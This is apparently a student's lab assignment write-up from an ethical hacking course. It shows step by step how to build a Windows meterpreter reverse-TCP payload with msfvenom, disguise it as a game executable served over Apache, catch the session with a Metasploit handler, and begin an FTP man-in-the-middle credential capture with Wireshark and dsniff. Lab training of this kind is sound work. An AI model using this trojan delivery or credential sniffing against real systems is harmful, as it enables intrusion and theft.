**ASSIGNMENT DAY-6**


**1)QUESTION 1:**

* **CREATE PAYLOAD FOR WINDOWS.**
* **TRANSFER THE PAYLOAD TO THE VICTIM’S MACHINE.**
* **EXPLOIT THE VICTIM’S MACHINE.**


**ANS:-**

CREATE PAYLOAD FOR THE WINDOWS


1. Open VMware and start and login windows and kali linux .
2. Become a super user in the kali to enable SSH from terminal.




1. Type sudo su – after becoming the super user type systemctl enable ssh.
2. After that check the ip addess by typing ip a .




1. Open MINGW then access kali from it by putting the ip address in it cmd is ssh [bpg@192.168.37.100](mailto:bpg@192.168.37.100) .




1. Then after entering the ssh make it a super user by using sudo su–




1. We will create a web server then by typing apt install apache2 to install the server.




1. Then we host up a server by cmds cd /var/www/html/.
2. Then make a game type file in it by cmds mkdir COD.
3. Then create a venom by this cmd msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86 -e x86/shikata\_ga\_nai -b “\x00” LHOST=192.168.37.100 -f exe > /var/www/html/cod/game.exe .




1. Then add the cmds to start the server systemctl enable apache2 and systemctl start apache2.




1. Then check your website at 192.168.37.100/cod .




1. Then check on the victim’s system also.




1. Then msfconsole run this cmd in mingw.




1. Then the system will be in msf5 the type use multi/handler.




1. Then set payload windows/meterpreter/reverse\_tcp.




1. Then type show options to see the LHOST.



1. Then start exploiting the system by exploit -j -z.



Actually the victim’s computer is not able to open the game I tired all the methods for two days as the deadline was coming on and couldn’t complete it im sorry but I do know the procedure.



1. When the user runs the game you will get the meterpreter session.
2. Then type sessions which show all the sessions active.
3. Then start exploiting it by typing sessions -i 1 .
4. Type sysinfo for system information of the victim’s system and type ? for all the command you can execute.


**2)QUESTION 2:**

* **CREATE AN FTP SERVER.**
* **ACCESS FTP SERVER FROM WINDOWS COMMAND PROMPT**
* **DO AN MITM AND USERNAME AND PASSWORD OF FTP TRANSACTION USING WIRESHARK AND DSNIFF.**


**ANS:-**

CREATE AN FTP SERVER.


1. Open your windows vm .
2. Goto server manager click on manage .




1. Select add roles and features .

